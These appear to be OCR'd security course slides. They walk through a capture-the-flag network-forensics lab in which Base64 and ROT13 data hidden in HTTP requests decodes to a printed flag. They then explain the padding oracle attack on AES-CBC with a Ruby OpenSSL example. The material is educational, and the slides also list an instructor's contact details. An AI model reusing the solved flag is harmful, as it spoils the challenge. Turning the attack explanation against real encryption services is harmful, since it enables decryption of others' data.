.0....A.I(..,.J_..x.jD....#R.{.{..C.2....B;....@**....n}....Ft...WV..7.]..5.U.g..%.Q...?q&.=....
4..HY .Qd.7O.$..zu.8M.1t{.......HB...^y...I.N.H.8....g..x.....V.....v.....GET /favicon.ico HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
DNT: 1
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://www.txtwizard.net/crypto
Accept-Encoding: gzip, deflate
Accept-Language: ro-RO,ro;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.2.1510047053.1554209273; _gid=GA1.2.547924017.1554209273; _gat=1

HTTP/1.1 200 OK
Last-Modified: Mon, 01 Apr 2019 14:50:20 GMT
Content-Type: image/x-icon
Accept-Ranges: bytes
```

Entire conversation (45 kB) · Show data as: ASCII · Stream: 185 · Find:

Eventually we can spot suspicious traffic to www.txtwizard.net

Laboratory: online-encryption



```
tcp.stream eq 185
No.   Time          Source        Destination   Protocol Length Info
10423 265.153030066 10.0.0.102    172.217.20.19 TCP        76 49114 → 80 [SYN] Seq=0 Win=
10431 265.167467711 172.217.20.19 10.0.0.102    TCP        76 80 → 49114 [SYN, ACK] Seq=0
10432 265.167560624 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=1 Ack=
10476 265.190271356 10.0.0.102    172.217.20.19 HTTP      409 GET /main.js HTTP/1.1
10486 265.204783145 172.217.20.19 10.0.0.102    TCP        68 80 → 49114 [ACK] Seq=1 Ack=
10557 265.350180650 172.217.20.19 10.0.0.102    HTTP      588 HTTP/1.1 200 OK  (applicati
10558 265.350387099 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=342 Ac
10698 266.827026817 10.0.0.102    172.217.20.19 HTTP      531 GET /favicon.ico HTTP/1.1
10714 266.844379809 172.217.20.19 10.0.0.102    TCP        68 80 → 49114 [ACK] Seq=521 Ac
10726 267.030095120 172.217.20.19 10.0.0.102    TCP      3766 80 → 49114 [PSH, ACK] Seq=5
10727 267.030080513 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10729 267.030021737 172.217.20.19 10.0.0.102    TCP      4164 80 → 49114 [PSH, ACK] Seq=8
10730 267.030025824 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10711 267.030029000 172.217.20.19 10.0.0.102    TCP      4164 80 → 49114 [PSH, ACK] Seq=8
10712 267.030032888 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10713 267.030040388 172.217.20.19 10.0.0.102    TCP      2904 80 → 49114 [ACK] Seq=12431
10734 267.030043442 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10715 267.051231353 172.217.20.19 10.0.0.102    TCP      1480 80 → 49114 [ACK] Seq=15247
10716 267.051253630 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10737 267.054500248 172.217.20.19 10.0.0.102    TCP      1480 80 → 49114 [ACK] Seq=16665
10738 267.054597306 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10739 267.054790522 172.217.20.19 10.0.0.102    TCP      1480 80 → 49114 [ACK] Seq=18083
10740 267.054805105 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10741 267.055932393 172.217.20.19 10.0.0.102    TCP      1480 80 → 49114 [ACK] Seq=19501
10742 267.055940154 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10743 267.056237451 172.217.20.19 10.0.0.102    TCP      1480 80 → 49114 [ACK] Seq=20919
10744 267.056245122 10.0.0.102    172.217.20.19 TCP        68 49114 → 80 [ACK] Seq=805 Ac
10745 267.056440528 172.217.20.19 10.0.0.102    HTTP      443 HTTP/1.1 200 OK  (image/x-i
```

```
0000  00 04 00 01 00 06 d8 0f  99 5f 2a b1 d2 e0 08 00
0010  45 00 01 89 ce 0a 40 00  40 06 a0 12 0a 00 00 66   E.....@.@......f
0020  ac d9 14 13 bf da 00 50  7c 5f 09 38 2d 75 0b 78   .......P|_.8-u.x
0030  00 18 00 e5 cc cd 00 00  01 01 08 0a a2 00 65 de
0040  1a 11 11 9f 47 45 54 20  2f 6d 61 69 6e 2e 6a 73   ....GET /main.js
0050  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1.1..Host:
0060  20 77 77 77 2e 74 78 74  77 69 7a 61 72 64 2e 6e    www.txtwizard.n
0070  65 74 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   et..Connection:
0080  6b 65 65 70 2d 61 6c 69  76 65 0d 0a 55 73 65 72   keep-alive..User
0090  2d 41 67 65 6e 74 3a 20  4d 6f 7a 69 6c 6c 61 2f   -Agent: Mozilla/
00a0  35 2e 30 20 28 58 31 31  3b 20 4c 69 6e 75 78 20   5.0 (X11; Linux
```


```
GET /main.js HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
DNT: 1
Accept: */*
Referer: http://www.txtwizard.net/crypto
Accept-Encoding: gzip, deflate
Accept-Language: ro-RO,ro;q=0.9,en-US;q=0.8,en;q=0.7

GET /favicon.ico HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
DNT: 1
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://www.txtwizard.net/crypto
Accept-Encoding: gzip, deflate
Accept-Language: ro-RO,ro;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.2.1518047853.1554209273; _gid=GA1.2.547924017.1554209273; _gat=1

POST /crypto/AES/encrypt/CBC/PKCS5 HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
Content-Length: 411
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://www.txtwizard.net
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.txtwizard.net/crypto
Accept-Encoding: gzip, deflate
Accept-Language: ro-RO,ro;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.2.1518047853.1554209273; _gid=GA1.2.547924017.1554209273; _gat=1

plainText=you+got+the+idea&key=asdfsfdbgferwtrwffg&iv=FASGQFEQRFASDGS&token=R3A0LTRLTO2Ba0cjINzRppe
KBIhC[illegible]_6thI98i0UxgQmIYBiU909j4qpcYK3_oHTrIe1xvGFoSH-
```

10.0.0.102:49114 → 172.217.20.19:80 (17 kB)   Show data as ASCII   Stream 185

Select to follow the conversation from the client only.

Looking at the traffic we can note suspicious plainText argument sent from the client to the server.

Laboratory: online-encryption




```
Cookie: _ga=GA1.2.1518847053.1554209273; _gid=GA1.2.587924817.1554209273; _gat=1

POST /crypto/AES/encrypt/CBC/PKCS5 HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
Content-Length: 411
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://www.txtwizard.net
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.txtwizard.net/crypto
Accept-Encoding: gzip, deflate
Accept-Language: ro-RO,ro;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.2.1518847053.1554209273; _gid=GA1.2.587924817.1554209273; _gat=1

plainText=you+got+the+ideea&key=asdfsfdbgferwtrwdfg&iv=FASGQFEQRFASDG5&token=[illegible]POST /crypto/AES/encrypt/CBC/PKCS5 HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
Content-Length: 411
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://www.txtwizard.net
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.txtwizard.net/crypto
Accept-Encoding: gzip, deflate
Accept-Language: ro-RO,ro;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.2.1518847053.1554209273; _gid=GA1.2.587924817.1554209273; _gat=1

plainText=you+got+the+ideea&key=asdfsfdbgferwtrwdfg&iv=FASGQFEQRFASDG5&token=[illegible]POST /crypto/AES/encrypt/CBC/PKCS5 HTTP/1.1
Host: www.txtwizard.net
Connection: keep-alive
Content-Length: 411
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://www.txtwizard.net
```

Now we can copy the messages and filter them with regexes in a text edition with an engine implemented to get only the **plainText** argument values.

Laboratory: online-encryption

Resulting in:




```
you+got+the+ideea
you+got+the+ideea
you+got+the+ideea
UlBGUHtxcTU0NX
NvczEyc3E2MDhx
bm44cDIwMXM1MH
M5NXA4NTIwb3Jw
OXM3NDRuMzU3M2
8xcXAwb3A1M3By
MDE5NzI2fQ%3D%3D
he+he+he+%3A)
UlBGUHtxcTU0NXNvc
zEyc3E2MDhxbm44cD
IwMXM1MHM5NXA4NTI
wb3JwOXM3NDRuMzU3
M28xcXAwb3A1M3ByM%0ADE5NzI2fQ%3D%3D
```

An example regex is:
plainText=(.*?)&key

Laboratory: online-encryption

Resulting in:



Decode from Base64 format

Simply enter your data then push the decode button.

UlBGUHtxcTU0NXNvczEyc3E2MDhxbm44cDIwMXM1MHM5NXA4NTIwb3JwOXM3NDRuMzU3M28xcXAwb3A1M3ByMDE5NzI2fQ==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
RPFP{qq545sos12sq608qnn8p201s50s95p8520orp9s744n3573o1qp0op53pr019726}
```

https://base64decode.org/


Laboratory: online-encryption

RPFP{qq545sos12sq608qnn8p201s50s95p8520orp9s744n3573o1qp0op53pr019726}

???

Laboratory: online-encryption

Resulting in:



Decode from Base64 format

Simply enter your data then push the decode button.

```
UIBGUHtxcTU0NXNvczEyc3E2MDhxbm44cDIwMXM1MHM5NXA4NTIwb3JwOXM3NDRuMzU3M28xcXAwb3A1M3ByMDE5NzI2fQ==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Source character set.

Decode each line separately (useful for when you have multiple entries).


Live mode OFF — Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE — Decodes your data into the area below.

```
RPFP{qq545sos12sq608qnn8p201s50s95p8520orp9s744n3573o1qp0op53pr019726}
```

After we convert from base64, we can observe that the new text seems to be obfuscated with: **rot13**


ROT13 ("rotate by 13 places", sometimes hyphenated ROT-13) is a simple letter substitution cipher that replaces a letter with the 13th letter after it in the alphabet. ROT13 is a special case of the Caesar cipher which was developed in ancient Rome.



ROT13 replaces each letter by its partner 13 characters further along the alphabet. For example, HELLO becomes URYYB (or, conversely, URYYB becomes HELLO again).

Laboratory: online-encryption

Resulting in:



```
RPFP{qq545sos12sq608qnn8p201s50s95p8520orp9s744n3573o1qp0op53pr019726}
```

```
ECSC{dd545fbf12fd608daa8c201f50f95c8520bec9f744a3573b1dc0bc53ce019726}
```

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*
mob: 598 590158

Padding Oracle attack

Padding Oracle attack

We all know that you don’t do your own crypto. We know that even though we’ve cleverly reversed the order of every word, shifted each letter along by 5 and added in dummy text to throw attackers off the scent, our ingenious cipher is going to get crushed to dust by anyone who knows what they’re doing (or in this case a moderately intelligent 12 year-old).

And even using someone else’s secure implementation of an encryption algorithm, with well-chosen secret keys and suchlike, is still open to brutally effective attacks.


Padding Oracle attack

The point isn’t that we should abandon encryption altogether or bring in $1000/hour consultants whenever we even think about using a cipher.

The point is partly that we should never be complacent and should always be on the lookout for any way an attacker could gain any insight into our encryption, and partly that the Padding Oracle Attack is an incredibly cool demonstration of this.

CBC Mode

CBC, or Cipher-Block Chaining, is a block cipher mode of encryption. This means that it encrypts plaintext by passing individual block of bytes (each character is a byte) of a fixed length through a “block cipher”, which uses a secret key to pretty much mess up the block beyond recognition.




```
This is a sentence of a carefully chosen length.
```

CBC Mode

We would encrypt the first block of 16 characters using our chosen block cipher algorithm, then the next block, then the final block. If the final block does not have exactly 16 characters then you add padding until it does.

In CBC encryption, each block of plaintext is XORed with the previous ciphertext block before being passed into the cipher. This interdependency between blocks means that each ciphertext block depends on all plaintext blocks processed up to that point. Changing the first character of the plaintext changes every single character of the ciphertext.

CBC Mode



Cipher Block Chaining (CBC) mode decryption

How padding works

The preferred method of padding block ciphertexts is PKCS7. In PKSC7, the value of each padded byte is the same as the number of bytes being added. So if a block is 12 characters, we pad it with [04, 04, 04, 04]. If it is 15 characters, we pad it with [01]. If it is exactly 16 characters, we add an entire extra block of [16] * 16.

So a decrypted plaintext with a final block ending in [... , 13, 06, 05] is not valid. The original cipher text therefore could not have been valid - there are no allowed plaintexts that would encrypt to that ciphertext.


The Padding Oracle Attack

It turns out that knowing whether or not a given ciphertext produces plaintext with valid padding is ALL that an attacker needs to break a CBC encryption. If we can feed in ciphertexts and somehow find out whether or not they decrypt to something with valid padding or not, then we can decrypt ANY given ciphertext.

So the only mistake that we need to make in our implementation of CBC encryption is to have an **API endpoint that returns 200 if the ciphertext gives a plaintext with valid padding, and 500 if not**. This is not unlikely - the Ruby OpenSSL library will be more than happy to help.

The Padding Oracle Attack

Using the example code given in the Ruby docs



```ruby
decipher = OpenSSL::Cipher::AES.new(128, :CBC)
decipher.decrypt
decipher.key = "the most secret!"
decipher.iv = "also very secret"

plain = decipher.update("thewrongpadding!") + decipher.final
```

throws an OpenSSL::Cipher::CipherError: bad decrypt, which if uncaught will return a 500 response.

The Padding Oracle Attack

